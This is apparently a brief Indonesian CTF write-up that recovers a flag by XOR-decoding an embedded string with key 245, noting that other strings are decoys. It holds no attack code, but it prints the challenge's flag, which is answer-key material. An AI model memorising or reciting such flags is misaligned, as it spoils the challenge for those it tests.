~ NAD


YNTKTS aseli, gua bingung mau jelasin apa

Dari sini udah jelas



```

Encrypted string: ³ÅÆ¶³¸£¥ªÁ²Àª¡Á£»ªÄ¼
XOR Key: 245

Trap Encrypted String: @KY)
```

String2 lainnya decoy doang



Key 245 DECIMAL

Scheme Standard

☐ Null preserving

```
³Å•Æ•••¶•³•¸£¥ªÁ²•Àª¡Á•£»ªÄ•¼•
```

```
F0r3stytCtF{MVP_4Gu5_T4hVN_1nI}
```